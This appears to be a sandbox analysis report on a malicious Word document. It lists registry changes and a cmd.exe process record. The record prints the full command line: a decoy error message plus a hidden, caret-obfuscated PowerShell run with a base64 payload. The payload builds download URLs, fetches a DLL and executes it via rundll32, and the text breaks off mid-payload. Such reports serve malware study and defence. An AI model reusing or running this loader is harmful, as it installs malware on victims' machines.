HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	7FEE945E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	7FEE945E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	7FEE945E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F5D9B	success or wait	1	7FEE9449AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose	Cambria Math	binary	02 04 05 03 05 04 06 03 02 04	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose	Tahoma	binary	02 0B 06 04 03 05 04 04 02 04	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F5D9B	F5D9B	binary	04 00 00 00 3C 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 2B 2C 8E 30 4A E4 D6 01 9B 5D 0F 00 9B 5D 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE9449AC0	unknown

Copyright null 2021

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1378222126	1378222127	success or wait	1	7FEE9449AC0	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1378222127	1378222128	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F5D9B	F5D9B	binary	04 00 00 00 3C 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 2B 2C 8E 30 4A E4 D6 01 9B 5D 0F 00 9B 5D 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	04 00 00 00 3C 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 9B 5D 0F 00 9B 5D 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE9449AC0	unknown

Copyright null 2021

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00				

Copyright null 2021

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Analysis Process: cmd.exe PID: 684 Parent PID: 1220

General

Start time:	08:36:40
Start date:	06/01/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd cmd cmd cmd /c msg %username% /v Word experienced an error trying to open the file. & P^Ow^er^she^L^L -w hidden -ENCOD IABzAFYAIAAgACgAIgBLACIAKwAiADQANwBkACIAKQAgACAAKABbAHQAWQBQAGUAXQAoACIAewA0AH0AewAxAH0AewAwAH0AewAzAH0AewAyAH0AIgAtAEYAJwBzACcALAAnAHkAJwAsACcAZQBjAFQAbwByAFkAJwAsACcAVABFAG0ALgBJAG8ALgBEAEkAcgAnACwAJwBzACcAKQApACAAIAA7ACAAIAAgACAAJABXAGkAOAAgAD0AWwB0AHkAUABlAF0AKAAiAHsAMgB9AHsAMwB9AHsANwB9AHsAMQB9AHsANAB9AHsANgB9AHsANQB9AHsAOAB9AHsAMAB9ACIALQBGACAAJwBnAEUAUgAnACwAJwAuAE4AZQB0AC4AUwBFAFIAVgAnACwAJwBTAFkAcwAnACwAJwBUAGUAJwAsACcASQAnACwAJwB0AG0AQQAnACwAJwBDAGUAUABPAEkATgAnACwAJwBtACcALAAnAE4AYQAnACkAIAA7ACAAJABFAHIAcgBvAHIAQQBjAHQAaQBvAG4AUAByAGUAZgBlAHIAZQBuAGMAZQAgAD0AIAAoACgAJwBTAGkAbABlAG4AdAAnACsAJwBsAHkAJwApACsAJwBDACcAKwAoACcAbwBuACcAKwAnAHQAaQAnACkAKwAnAG4AJwArACcAdQBlACcAKQA7ACQATwBsADkAbwBuAGsAaQA9ACQAQwAwADIAVwAgACsAIABbAGMAaABhAHIAXQAoADYANAApACAAKwAgACQAQQAwADMAUAA7ACQASAAyADcAWAA9ACgAJwBJACcAKwAoACcANgAnACsAJwA3AFEAJwApACkAOwAgACAAKABnAGkAIAAoACIAVgBhAFIAIgArACIAaQBBAEIATABlADoAawAiACsAIgA0ADcAZAAiACkAIAAgACkALgB2AGEATAB1AGUAOgA6ACIAQwByAEUAYABBAGAAVABgAEUARABJAFIAZQBDAFQAYABPAFIAeQAiACgAJABIAE8ATQBFACAAKwAgACgAKAAnAHsAJwArACcAMAAnACsAJwB9AE4AcwAnACsAJwBwACcAKwAnAHoAdgBzAGcAewAnACsAJwAwAH0AJwArACcAUwBqAF8AZAB3AGcAcwB7ACcAKwAnADAAfQAnACkAIAAgAC0AZgAgAFsAQwBIAEEAUgBdADkAMgApACkAOwAkAFQANAA4AEsAPQAoACcASAAnACsAKAAnADYAMQAnACsAJwBEACcAKQApADsAIAAgACQAVwBpADgAOgA6ACIAcwBlAGMAdQBSAGkAdABBgAHkAcAByAE8AYABUAGAAbwBjAG8ATAAiACAAPQAgACgAKAAnAFQAbAAnACsAJwBzACcAKQArACcAMQAyACcAKQA7ACQAQwA1ADkATQA9ACgAKAAnAE0AJwArACcAMgA0ACcAKQArACcAUAAnACkAOwAkAFgAbQBtAGgAawBlAGQAIAA9ACAAKAAoACcAUgAnACsAJwAzADEAJwApACsAJwBOACcAKQA7ACQAQQA2ADkASQA9ACgAKAAnAFAAXwAnACsAJwA2ACcAKQArACcAQgAnACkAOwAkAFEAMgB5AGcAOQBnAF8APQAkAEgATwBNAEUAKwAoACgAKAAnADEAJwArACcAdwByACcAKQArACgAJwBOAHMAJwArACcAcAB6ACcAKQArACgAJwB2ACcAKwAnAHMAZwAnACkAKwAnADEAdwAnACsAKAAnAHIAUwAnACsAJwBqAF8AJwArACcAZAB3ACcAKwAnAGcAcwAxAHcAcgAnACkAKQAuACIAcgBFAHAAYABsAEEAYwBlACIAKAAoAFsAQwBoAGEAcgBdADQAOQArAFsAQwBoAGEAcgBdADEAMQA5ACsAWwBDAGgAYQByAF0AMQAxADQAKQAsACcAXAAnACkAKQArACQAWABtAG0AaABrAGUAZAArACgAKAAnAC4AZAAnACsAJwBsACcAKQArACcAbAAnACkAOwAkAFUAMwA5AFIAPQAoACcATQAwACcAKwAnADEAUAAnACkAOwAkAFEAYwBlAGMAaAA0AGgAPQAoACcAXQBhACcAKwAoACcAbgAnACsAJwB3AFsAMwA6AC8ALwAnACkAKwAoACcAdwAnACsAJwBwAHMAJwApACsAJwBhACcAKwAnAHAAawAnACsAKAAnAC4AYwBvACcAKwAnAG0ALwB3AHAALQAnACsAJwBhAGQAJwArACcAbQBpACcAKQArACgAJwBuAC8AdgAnACsAJwAvAEAAJwApACsAJwBdACcAKwAoACcAYQBuAHcAJwArACcAWwAzACcAKwAnADoALwAvAHMAJwApACsAKAAnAG8AZgBzAHUAJwArACcAaQAnACkAKwAnAHQAZQAnACsAKAAnAC4AYwAnACsAJwBvACcAKQArACcAbQAvACcAKwAnAHcAcAAnACsAKAAnAC0AaQAnACsAJwBuAGMAJwApACsAKAAnAGwAdQBkACcAKwAnAGUAJwApACsAJwBzAC8AJwArACgAJwAyAGoAbQAzAG4AJwArACcASQBrAC8AJwArACcAQAAnACkAKwAoACcAXQBhACcAKwAnAG4AdwBbACcAKQArACcAMwAnACsAKAAnADoALwAvAHYAZQB0AGUAcgAnACsAJwBpAG4AYQByAGkAYQAnACsAJwBkACcAKQArACgAJwByAHAAJwArACcAbwBwACcAKQArACgAJwB1AGkALgBjAG8AJwArACcAbQAnACkAKwAoACcALwAnACsAJwBjAG8AJwApACsAJwBuACcAKwAnAHQAZQAnACsAKAAnAG4AdAAnACsAJwAvADUAZgAnACkAKwAnADEAJwArACcAOABRACcAKwAnAC8AJwArACcAQAAnACsAKAAnAF0AYQAnACsAJwBuACcAKQArACcAdwAnACsAKAAnAFsAMwA6ACcAKwAnAC8ALwBzAGgAJwArACcAbwBwACcAKwAnAC4AJwApACsAJwBlAGwAJwArACcAZQAnACsAKAAnAG0AZQBuACcAKwAnAHMAbAAnACsAJwBpACcAKQArACgAJwBkACcAKwAnAGUALgAnACkAKwAoACcAYwBvAG0AJwArACcALwAnACkAKwAnAHcAcAAnACsAJwAtAGMAJwArACcAbwAnACsAKAAnAG4AJwArACcAdABlAG4AdAAnACkAKwAoACcALwAnACsAJwBuAC8AJwArACcAQABdAGEAbgAnACkAKwAoACcAdwBbADMAJwArACcAOgAvAC8AJwApACsAJwBrACcAKwAoACcAaAAnACsAJwBhAG4AJwApACsAKAAnAGgAJwArACcAaABvACcAKQArACgAJwBhAGgAbwAnACsAJwBtACcAKQArACgAJwBuAGEAeQAuAG4AZQAnACsAJwB0AC8AJwArACcAdwBvAHIAZABwACcAKQArACgAJwByAGUAJwArACcAcwAnACkAKwAoACcAcwAvACcAKwAnAEMAJwApACsAKAAnAEcATQBDAC8AQAAnACsAJwBdACcAKQArACcAYQBuACcAKwAnAHcAJwArACgAJwBbADMAOgAvACcAKwAnAC8AJwApACsAKAAnAGMAYQAnACsAJwBtACcAKQArACgAJwBwAHUAJwArACcAcwBlACcAKwAnAHgAcABv

	ACcAKwAnAC4AbwByAGcALwBkAGUAJwApACsAJwBwACcAKwA6ACcAYQByACcA KwAnAHQAbQBlAG4AJwApACsAJwB0ACcAKwAoACcALQAnACsAJwBvAGYALQBv AGQAaABtACcAKQArACgAJwBtAGsAZAAvADkANQBlAFgAJwArACcAWgAnACsA JwBZACcAKQArACgAJwAvAEAAXQBhAG4AdwBbACcAKwAnADMAcwA6AC8ALwBn ACcAKwAnAHUAcgAnACsAJwB6AHQAYQAnACsAJwBjAC4AdwB0AGMAJwArACcA aABlACcAKQArACcAdgBhACcAKwAnAGwAJwArACcAaQBlACcAKwAnAHIAJwAr ACcALgBjACcAKwAnAG8AJwArACgAJwBtAC8AJwArACcAdwBwACcAKwAnAC0A YwAnACkAKwAoACcAbwBuAHQAJwArACcAZQBuAHQAJwApACsAKAAnAC8AWQB6 ACcAKwAnAFoAJwApACsAKAAnADYAJwArACcAWQBaAC8AJwApACkALgAiAHIA ZQBQAGAATABhAEMARQAiACgAKAAnAF0AYQAnACsAKAAnAG4AdwAnACsAJwBb ADMAJwApACkALAAoAFsAYQByAHIAYQB5AF0AKAAnAHMAZAAnACwAJwBzAHcA JwApACwAKAAoACcAaAAnACsAJwB0AHQAJwApACsAJwBwACcAKQAsACcAMwBk ACcAKQBbADEAXQApAC4AIgBTAFAAYABsAEkAdAAiACgAJABYADQAMQBQACAA KwAgACQATwBsADkAbwBuAGsAaQAgACsAIAAkAEYAMgAxAEQAKQA7ACQATgAz ADIARQA9ACgAKAAnAFUAOAAnACsAJwA4ACcAKQArACcATgAnACkAOwBmAG8A cgBlAGEAYwBoACAAKAAkAEkAMQA0ADUAcQBzAGwAIABpAG4AIAAkAFEAYwBl AGMAaAA0AGgAKQB7AHQAcgB5AHsAKAAuACgAJwBOAGUAdwAtACcAKwAnAE8A JwArACcAYgBqAGUAYwB0ACcAKQAgAHMAWQBzAFQAZQBtAC4ATgBlAHQALgBX AGUAQgBDAEwASQBlAE4AVAApAC4AIgBkAG8AYABXAE4AbABvAGEARABmAGAA aQBMAGUAIgAoACQASQAxADQANQBxAHMAbAAsACAAJABRADIAeQBnADkAZwBf ACkAOwAkAEQAMAA4AFUAPQAoACgAJwBlACcAKwAnADQAOAAnACkAKwAnAEsA JwApADsASQBmACAAKAAoAC4AKAAnAEcAZQAnACsAJwB0AC0AJwArACcASQB0 AGUAbQAnACkAIAAkAFEAMgB5AGcAOQBnAF8AKQAuACIATABFAG4AZwBgAFQA aAAiACAALQBnAGUAIAAzADAAMgA5ADkAKQAgAHsALgAoACcAcgB1ACcAKwAn AG4AZABsAGwAMwAnACsAJwAyACcAKQAgACQAUQAyAHkAZwA5AGcAXwAsACgA KAAnAEMAbwAnACsAJwBuAHQAJwApACsAKAAnAHIAbwAnACsAJwBsAF8AJwAp ACsAKAAnAFIAJwArACcAdQBuACcAKQArACcARAAnACsAJwBMAEwAJwApAC4A IgB0AGAATwBzAHQAcgBpAGAATgBHACIAKAApADsAJABEADYANwBIAD0AKAAn AEsAMwAnACsAJwBfAEsAJwApADsAYgByAGUAYQBrADsAJABZADUANABFAD0A KAAnAEIAJwArACgAJwA3ADYAJwArACcASwAnACkAKQB9AH0AYwBhAHQAYwBo 